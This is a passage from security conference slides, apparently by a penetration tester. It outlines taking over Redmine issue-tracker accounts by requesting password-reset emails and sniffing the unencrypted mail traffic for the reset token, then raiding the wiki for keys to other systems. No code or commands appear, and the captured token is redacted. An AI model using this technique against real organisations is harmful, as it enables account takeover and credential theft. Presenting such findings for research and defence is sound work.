
## They have the same problems

- MySQL
- Oracle console
- Oracle Enterprise Manager
- MsSQL Console
- MsSQL Enterprise Manager
- etc...

## I don't want user interaction

- We need some kind of user interaction
- But that's not so tasty
- Let's look at something else

# What about them?



...And 50 more

# Issue tracking systems

- Noh I'm not talking about XSS/SQLI/LFI/OMG/WTF/ETC
- Of course they exist, but
- We are in a “very-very secure” company, which has WAF
- And HTTPS
- Really secure HTTPS (yes Moxie)

Any ideas? :)

 Домашняя страница  Проекты  Помощь

# Redmine

## Восстановление пароля

Email \*

Принять

# Password change e-mail

Your [REDACTED] password



Входящие x



no-reply-redmine@[REDACTED]

скрытым получателям ▾



английский ▾



русский ▾

[Перевести сообщение](#)

To change your password, click on the following link:

[http://redm\[REDACTED\].ru/account/lost\\_password?token=4fdb72441960ec6d95af782174b3381d21\[REDACTED\]](http://redm[REDACTED].ru/account/lost_password?token=4fdb72441960ec6d95af782174b3381d21[REDACTED])

Login: sh2kerr





## Sniff mail requests

Mail requests are unencrypted

# Access to the kingdom



So

Because they usually have a wiki where all the neat stuff is stored, like keys to other systems

# Questions?

web: [www.dsec.ru](http://www.dsec.ru)

[www.erpscan.com](http://www.erpscan.com)

e-mail: [a.polyakov@dsec.ru](mailto:a.polyakov@dsec.ru)

Twitter: [@sh2kerr](https://twitter.com/sh2kerr)

**Big thanks to Nikolay Mescherin :)**